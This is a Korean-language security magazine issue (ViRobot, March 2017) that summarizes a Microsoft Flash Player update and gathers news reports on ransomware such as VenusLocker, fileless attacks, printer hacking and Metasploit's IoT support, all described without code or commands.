




ViRobot SECURITY MAGAZINE

2017. 03

다양한 보안이슈가 끊임없이 발생되고 있습니다.
건강한 내 PC와 소중한 개인정보 보호를 위해 이제는 미리 대비하십시오.
바이로봇 보안매거진이 매달 알찬 보안정보를 드리겠습니다.

Contents

01	2월 마이크로소프트 보안 업데이트 요약	3
02	월간 악성코드 이슈 동향	5
	악성코드 보안 위협 보안 동향 해킹 침해 사고	
03	이달의 TOP	13
	변종 랜섬웨어 '크립토실드' 감염 주의 10만원 요구하는 '에레보스' 랜섬웨어 감염 주의 미국 대통령 트럼프 랜섬웨어 감염 주의	
04	보안 컬럼	21
	메타몽과 악성코드 GO 실행해서는 안 될 이메일 첨부파일들	
05	월간 악성코드 상세 분석	27
	국내 맞춤형 타겟 랜섬웨어 비너스락커(VenusLocker)	
06	모바일 악성코드 상세 분석	33
	점점 발전하는 랜섬웨어!	



01 2월 마이크로소프트 보안업데이트 요약

공지 번호	공지 제목 및 요약	최대 심각도 및 취약점 영향	다시 시작 요구 사항
MS17-005	Adobe Flash Player용 보안 업데이트(4010250) 이 보안 업데이트는 지원되는 모든 버전의 Windows 8.1, Windows Server 2012, Windows Server 2012 R2, Windows RT 8.1, Windows 10 및 Windows Server 2016에 설치된 Adobe Flash Player의 취약성을 해결합니다.	중요 원격 코드 실행	다시 시작해야 함

위 표에는 심각도 순으로 요약되어 있음



02 월간 악성코드 이슈 동향

악성코드

보안 위협


보안 동향

해킹 침해 사고

악성코드

포켓몬고 자동사냥 프로그램 위장 악성코드 '주의'

국내에 출시된 모바일 게임 '포켓몬고'와 관련한 악성 프로그램이 비공식 경로를 통해 배포되고 있는 것으로 나타났다.



한 보안업체는 최근 악성코드가 포함된 윈도우 운영체제(OS)용 포켓몬고의 자동 사냥 프로그램(오토봇)이 발견되었다고 발표했다.

오토봇은 게임 내 불법 행위를 하기 위해 만들어진 일종의 핵 프로그램(불법 해킹 프로그램)이다. 게임 속 희귀 몬스터, 아이템을 손쉽게 획득하기 위해 무분별하게 사용하는 오토봇은 보안상 검증되지 않은 불법적 프로그램으로 무심코 사용할 경우 개인정보가 노출되거나 악성파일에 감염될 수 있다.

회사측은 "포켓몬고의 인기가 치솟으며 주로 PC 기반 다중접속역할수행(MMORPG) 장르 게임에서 공공연하게 이뤄지던 아이템, 불법 프로그램 거래가 모바일 게임에서도 나타나고 있다"며 "오토봇 등 검증되지 않은 게임 핵 프로그램을 사용하면 예기치 못한 피해를 입을 수 있다"고 경고했다.

출처 : **아이뉴스24**

http://news.inews24.com/php/news_view.php?g_serial=1004764&g_menu=020300&rrf=nv

설문지 위장 국내 맞춤형 랜섬웨어 '비너스락커' 최신 버전 유포

최근 설문지 문서파일로 위장한 국내 맞춤형 랜섬웨어인 '비너스락커'의 최신 버전이 이메일로 유포되고 있는 것으로 드러났다.



보안업체 하우리에 따르면 이번에 발견된 '비너스락커'의 최신버전은 설문지 문서 파일로 위장하여 유포됐다. 기존 버전에는 없었던 '.hwp' 확장자를 갖는 한글 문서들을 암호화하는 기능이 추가된 것으로 분석됐다.

악성코드 분석가들의 분석을 방해하기 위해 난독화 코드를 강화했으며, 가상머신에서는 동작하지 않는다.

'비너스락커(VenusLocker)' 랜섬웨어는 국내 맞춤형으로 제작된 랜섬웨어로 지난해 말부터 국내에 유포되기 시작했으며, 주요 국내 기관 및 기업을 겨냥하여 지속적으로 발전하며 유포되고 있다.

특히, 한국어를 사용하여 정교한 사회공학적인 기법으로 이메일을 통해 유포되고 있어 가장 위험한 랜섬웨어로 평가되고 있다.

하우리 CERT실은 "해당 랜섬웨어 제작자가 지속적으로 기능을 업데이트하면서 정교하게 국내 사용자들을 노리고 있다"며 "한국어를 자유자재로 구사하는 만큼 이메일의 첨부파일 열람 시 주의가 필요하다"고 밝혔다.

출처 : **보안뉴스**

http://www.boannnews.com/media/view.asp?idx=53358&kind=&sub_kind=

맥 악성코드 실행 위해 워드문서에서 매크로 사용 공격 확인

윈도우 시스템이 아닌 맥(Mac) 컴퓨터에서 악성코드를 실행하기 위해 워드 문서에서 매크로를 사용하는 공격이 확인되었다. 사용자가 이 문서를 열고 대화창에서 매크로를 사용하도록 설정하면, 맥, 리눅스용 오픈소스 post-exploitation 에이전트인 EmPyre와 거의 동일한 Python 코드에 감염된다. 매크로는 자동화 작업 등 합법적인 목적을 위해 제공되므로, 사용자들이 기본적으로 매크로를 사용하도록 설정하거나 사용하지 않도록 하는 경고를 무시한다는 사실을 윈도우 기반 멀웨어 개발자들이 악용한다.



맥 보안 연구원은 "워드 매크로를 감염 벡터로 사용할 때는 가장 약한 링크로 인간을 이용하고, 매크로가 가장 대중적인 사이버 무기로 플랫폼을 가로질러 동작하고 합법적인 기능이기 때문에 벤더에 의한 패치로 수정될 수 없기 때문이다"라고 말하며 "공격자가 기존 윈도우 지식을 맥 사용자를 대상으로 계속 적용시킬 것으로 생각한다"라고 말했다.

그러나 아직까지는 대부분의 맥 공격이 상대적으로 정교하지 않은 부분에 대해서 그는 "이러한 위협요소를 탐지하는 도구들이 윈도우만큼 발전하지 않았고, 맥 악성코드 프로그램 작성자가 맥 플랫폼에 익숙하지 않기 때문일 것으로 생각한다"라고 덧붙였다.

출처 :  데일리시큐

http://www.dailysecu.com/?mod=news&act=articleView&idxno=18480&sc_code=&page=&total=

몸값 내도 소용없어...애플 맥 기기 노린 랜섬웨어 발견

애플의 맥(Mac) 기기를 대상으로 새로운 랜섬웨어가 발견됐다고 한 보안업체에서 밝혔다.



랜섬웨어는 대부분 윈도우 시스템을 공격 대상으로 하고 있지만, 최근에는 리눅스나 맥 시스템을 공격 대상으로 하는 사례도 발견되고 있다. 이번에 발견된 랜섬웨어는 애플의 소프트웨어 개발 도구인 스위프트(Swift)로 제작됐다.

이 랜섬웨어는 한 번 창이 닫히면 다시 열 수 없다. 실행 후 시작 버튼을 클릭하면 암호화 프로세스가 시작되며 모든 파일의 암호화가 완료되면 'README!.txt' 파일에 복호화 지침을 안내한다. 이 랜섬웨어의 동작에는 심각한 문제가 있다. 명령제어(C&C) 서버와 통신을 위한 코드가 없다. 즉, 파일을 암호화하는데 사용된 키를 공격자에게 전송할 수 없기 때문에 피해자가 몸값을 지불해도 파일을 복호화할 수 없다는 뜻이다.

이 사실을 발견한 보안업체의 대표는 "리눅스나 맥 운영체제를 사용하는 사용자도 안심할 수 없다"며 "정품 소프트웨어를 사용하는 것을 권장하며, 모든 중요한 데이터를 오프라인으로 백업하는 것이 랜섬웨어 피해를 최소화할 수 있는 가장 중요한 예방책"이라고 강조했다.

출처 :  디지털데일리

<http://www.ddaily.co.kr/news/article.html?no=153267>

보안 위협

세계 40국의 은행, 통신, 정부기관 노린 파일레스 공격

최근 한 보안업체는 40개국의 금융 및 통신 업체 등에서 발견된 표적형 공격에 대해 발표했다. 이 공격은 주로 은행과 통신 업체, 정부 기관들을 노리고 실행되었으며 보안 전문가들 사이에서 널리 사용되고 있는 합법 침투 테스트 툴인 미터프리터(Meterpreter)가 사용되었다고 한다. 이 툴은 파일이 없는 공격을 가능하게 해준다. 여기에 시스템 관리자들이 흔히 사용하는 윈도우 파워셸 등 유틸리티들도 함께 사용되었다.



주목해야 할 것은 이번 공격에 악성파일이 단 한 개도 피해자 시스템으로 로딩되지 않았다는 것이다. 공격용 코드는 전부 메모리 내에서만 실행되었고, 시스템이 꺼질 때마다 사라졌다. 이런 식의 파일레스(fileless) 공격은 기존의 보안 솔루션들로는 탐지가 극히 어렵고, 심지어 포렌식 솔루션 및 전문가들이 의미 있는 수사를 진행하기도 힘들게 만든다. 현재까지도 이 공격은 계속해서 진행되고 있으며, RAM이나 네트워크 및 레지스트리를 스캔하는 것 외에는 탐지가 불가능하다고 한다.

합법적인 윈도우 유틸리티를 오픈소스 익스플로잇 코드가 활용되고 있으며, 배후 세력은 드러나지 않고 있다.

출처 : **보안뉴스**

http://www.boannews.com/media/view.asp?idx=53398&kind=&sub_kind=

러시아 추정 해커그룹, 우크라이나 타깃 사이버 폭격

우크라이나 내 전력, 재정 시스템이 신종 악성코드에 공격당했다. 로이터 통신에 따르면 우크라이나 정부는 이번 사이버 공격의 배후로 러시아를 지목했다.



우크라이나 정부의 최고보안관리자는 최근 공식 기자회견담회를 통해 신종 악성코드를 만든 이들이 지난해 12월 우크라이나 수도 키예프에서 일어났던 대규모 정전 사태의 원인인 블랙에너지(BlackEnergy)라는 악성코드를 만들었던 세력과 동일해 보인다고 언급했다.

우크라이나는 키예프 정전 사건과 국고 시스템 마비 사건을 포함하여 지난해 11월부터 12월까지 우크라이나 내에서 발생했던 사이버 공격 6,500건이 러시아의 소행이라고 주장하고 있으나 러시아는 혐의를 계속 부인하였다.

이와 함께 최근 한 보안업체는 우크라이나의 국가 정보를 노린 스파이 범죄 행위가 발견됐다고 주장하며, 이로 인해 국립전력공단, 과학수사연구원 등의 재직자 60명 이상의 개인정보가 유출된 것으로 보인다고 말했다. 이 보안업체의 CTO는 배후 세력이 정확히 누군지 아직 파악하지 못한 상태지만, 향후 사이버 공격을 감행하기 위해 내부 상황을 정찰하려 했던 것으로 보인다고 언급했다.

출처 : **보안뉴스**

<http://www.boannews.com/media/view.asp?idx=53500&page=1&kind=4>

어나니머스, 아동 포르노 사이트 10,000개 공격

국제적 해커 집단 어나니머스(Anonymous)가 다크 웹 사이트의 호스팅 서버인 프리덤 호스팅 2(Freedom Hosting 2)를 지난 주말에 공격했다. 이로 인해 10,000개 이상의 아동 포르노 사이트들이 공격을 받아 오프라인 상태로 됐다. 프리덤 호스팅 2는 전체 아동 포르노 사이트 중 50% 이상을 소유하고 있는 호스팅 서버로 알려졌다.



공격을 받은 사이트에 계정을 갖고 있던 사용자들은 어나니머스로부터 계정과 개인정보가 해킹당했다는 메시지를 받았다. 게다가 해당 내용 이외에도 피해자들은 훔친 데이터에 대한 대가로 10만 원을 지불할 것을 요구받는 메시지를 받았다. 하지만 10만 원이라는 금액이 이전에 어나니머스가 다른 이들에게 요구했던 액수와 비교해 봤을 때 상당히 적어 진지하게 금전적 요구를 한 것은 아닌 것으로 보인다.

어나니머스는 데이터베이스 유출 알림 서비스 사이트인 마더보드(Motherboard)를 통해 처음부터 프리덤 호스팅 2를 타깃으로 하여 공격하려고 했던 것은 아니었다고 말하며 “그저 호스팅 서버에 접근 권한을 얻으려고 시작했었으나 프리덤 호스팅 2가 상당히 많은 수의 아동 포르노 사이트와 연관 있는 호스팅 서버라는 사실을 알게 되어 대규모 공격을 감행하게 된 것”이라고 입장을 밝혔다.

이번 공격으로 통해 어나니머스가 훔친 개인정보들은 이미 덤프가 된 것으로 알려졌다.

출처 : **보안뉴스**

http://www.boannews.com/media/view.asp?idx=53397&kind=&sub_kind=

보안 동향

이젠 비밀번호·OTP 없이 바이오 인증만으로 계좌이체

우리은행 이용자들은 이제 비밀번호와 OTP 없이 바이오 인증만으로 계좌 이체가 가능할 것으로 보인다.

한 공인인증기관은 우리은행 스마트뱅킹 아이폰 사용자에게 계좌 이체 등 높은 수준의 보안을 요구하는 금융거래에 지문을 이용한 ‘생체기반 공인인증서’를 공급했다고 밝혔다.

공인인증기관이 우리은행에 제공한 ‘생체기반 공인인증서’는 공인인증 기술과 FIDO 기술을 연계하여 보안성과 편리성을 동시에 충족시켜주는 서비스다.

공인인증기관의 한 팀장은 “우리은행의 ‘생체기반 공인인증서’는 한국인터넷진흥원(KISA)이 배포한 ‘바이오정보 연계 등 스마트폰 환경에서 공인인증서 안전 이용 구현 가이드라인’을 준수하여 개발되었으며, 이용자들은 편리하고 안전한 뱅킹서비스를 이용할 수 있게 되었다”고 밝혔다.

공인인증기관이 이번에 개발한 아이폰 사용자의 생체기반 공인인증서는 단순히 공인인증서 비밀번호를 지문인증으로 대체하는 방식이 아니라, 지문정보를 이용한 생체기반 공인인증서를 스마트폰의 안전한 영역에 별도 발급함으로 안전성이 크게 향상되었으며, 유효기간도 3년인 점이 특징이다.


공인인증기관의 대표는 “우리은행의 아이폰에서도 이용 가능한 ‘생체기반 공인인증서’ 출시는 아이폰 사용자들에게 희소식이 될 것으로 기대되며, 이를 계기로 ‘생체기반 공인인증서’가 앞으로 다른 금융기관으로도 더욱 확대될 것으로 전망된다”고 밝혔다.

출처 : **보안뉴스**

http://www.boannews.com/media/view.asp?idx=53355&kind=&sub_kind=

2017년 랜섬웨어, 이번엔 공인인증서 노린다

2017년 전망보고서에서 늘 손꼽히던 문제야 '랜섬웨어'가 새로운 방식의 공격방법을 들고 등장했다. 보안업체 하우리는 최근 보안 채팅 프로그램으로 위장해 공인인증서를 탈취하고, 금전을 요구하는 랜섬웨어가 유포되어 사용자들의 주의가 요구된다고 밝혔다.




이번에 발견된 랜섬웨어는 보안 채팅 프로그램으로 위장해 유포됐다. 사용자가 보안 채팅 프로그램을 실행할 경우, PC에 있는 각종 정보들을 수집한다. 수집한 정보 중에는 웹 브라우저 히스토리 정보가 포함되어 있어 사용자의 웹 서핑 활동 내역을 감시할 수 있다. 또한, 공인인증서를 비롯해 사용자 PC에 위치한 각종 인증서 파일들을 수집한다. 이렇게 수집한 정보들은 압축하며, 최종적으로 압축된 파일은 다시 암호화해 해커가 지정해놓은 웹 기반 소스코드 저장소인 '깃허브(GitHub)' 웹 서버로 업로드해 탈취한다. 특히, 해당 랜섬웨어는 자기 자신을 시작프로그램에 등록 또는 PC를 재부팅해도 계속 실행되어 정보를 가져가도록 설계되어 있다. 이 랜섬웨어는 "당신의 컴퓨터로부터 정보들을 가져갔으니, 이를 멈추기 위해서는 비트코인을 지불하라"라는 메시지를 남기며, 특정 비트코인 지갑 주소로 1비트코인(한화 약 120만원)을 지불하라고 요구한다.

출처 : **보안뉴스**

<http://www.boannews.com/media/view.asp?idx=53401&kind=1>

2017년 드론시장...60억 달러, 300만대 생산 전망

세계적인 IT 전문기관인 가트너(Gartner)는 2017년 전 세계 무인항공기(드론) 매출이 전년 대비 34% 증가해 60억 달러 이상 기록할 것이고, 드론 생산량은 전년 대비 39% 성장해 300만대에 육박할 것으로 전망하였다.



이와 함께 개인용과 상업용 드론 생산량이 급증하고 있다는 발표가 나와 관심을 끌고 있다.

상업용 드론의 최대 규모 시장은 농업 분야이나, 상업용 농업 드론 시장은 수확량과 투자 수익률 저하에 따른 가격 책정 및 경제 역학으로 인해 다른 상업형 드론 시장에 비해 성장이 더딘 것으로 나타났다. 가트너는 2020년까지 시장 특성상 높은 비용 민감성에 따라 농업용 드론 채택률은 상업용 시장 성장 중 7%를 차지하는 데 그칠 것이라고 전망했다.

배달용 드론은 언론의 꾸준한 관심을 받고 있지만 향후 수년간 드론 시장의 주요인이 되지 않을 것으로 나타났다. 배달용 드론의 경우 장비 가격 및 운용비용과 단일 고객 배달 대비 투자수익률이 아직 입증되지 않은 상태며, 선임 연구원은 "배달용 드론은 배송 후 드론이 기존 위치로 되돌아오는데 소요되는 시간 등 물류 상의 문제에 직면하게 되면서 2020년까지 상업용 시장의 1% 미만에 불과할 것"이라고 말했다.


출처 : **보안뉴스**

<http://www.boannews.com/media/view.asp?idx=53449&page=1&kind=3>

해킹 침해 사고

프린터 해킹 현실화! 인쇄물 자동 출력하는 사이버 공격 확산

한 보안업체는 인터넷이 연결된 프린터를 해킹하여 출력물을 인쇄하는 공격 사례가 국내에서 발견되었다고 밝혔다.



피해자의 프린터는 별다른 인쇄 명령을 하지 않았음에도 불구하고 연결된 프린터를 통해 해킹되었다는 영문 메시지가 자동으로 출력된다.

이번 공격은 프린터 기기의 다양한 온라인 기능 중 무선으로 인쇄 명령을 내리거나 특정 이메일 주소로 인쇄 정보를 전송하는 기능을 활용했다. 각 프린터 제조사는 컴퓨터의 응용 프로그램에서 프린터 기기를 제어하기 위해 PCL(Printer Command Language), PJL(Printer Job Language) 등의 통신 언어를 사용하고 있으며, 이번 공격은 이 통신 언어를 악용해 인터넷에 연결된 특정 프린터로 인쇄 명령을 전송하고 원격지에 존재하는 프린터에서 실제 출력물을 인쇄하는 것으로 분석된다.

또한, 이번 사이버 공격 집단은 사물인터넷(IoT) 디바이스를 검색할 수 있는 '쇼단(Shodan)' 등의 데이터베이스를 기반으로, 전 세계 인터넷에 연결된 온라인 프린터와 포스(POS) 기기에 악의적인 출력 명령을 내리고 있는 것으로 추정된다.

출처 : **보안뉴스**

<http://www.boannews.com/media/view.asp?idx=53346&page=1&kind=1>

메타스플로잇, IoT 해킹 지원...자동차 해킹 테스트 간편해져

가장 대중적인 해킹 프레임워크인 메타스플로잇에서 IoT에 대한 공격이 업그레이드되어, 보안연구원들이 자동차에 대한 해킹을 좀 더 간편하게 테스트할 수 있게 되었다고 밝혔다. 현재 메타스플로잇은 약 1,600건의 익스플로잇과 3,300건의 침투 테스트 모듈을 지원하고 있다.



한 보안업체의 교통보안 연구 책임자는 메타스플로잇 프레임워크를 하드웨어에 직접 연결해, 사용자가 하드웨어를 테스트하고 침투 테스트를 하는데 있어 시간을 낭비하지 않으면서 익스플로잇을 개발할 수 있게 도와준다고 발표했다.

출시 초기에는 IoT에 초점을 맞추고 있으며, 특히 자동차 침투테스트에 집중되어 있다. 이 브릿지에는 현재 CAN(Controller Area Network)을 테스트하는 모듈이 포함되어 있으며 사용자는 속도 및 내장 보안 시스템과 같이 테스트 중인 차량에 대한 정보를 수집하는 대화형 명령도 제공된다.

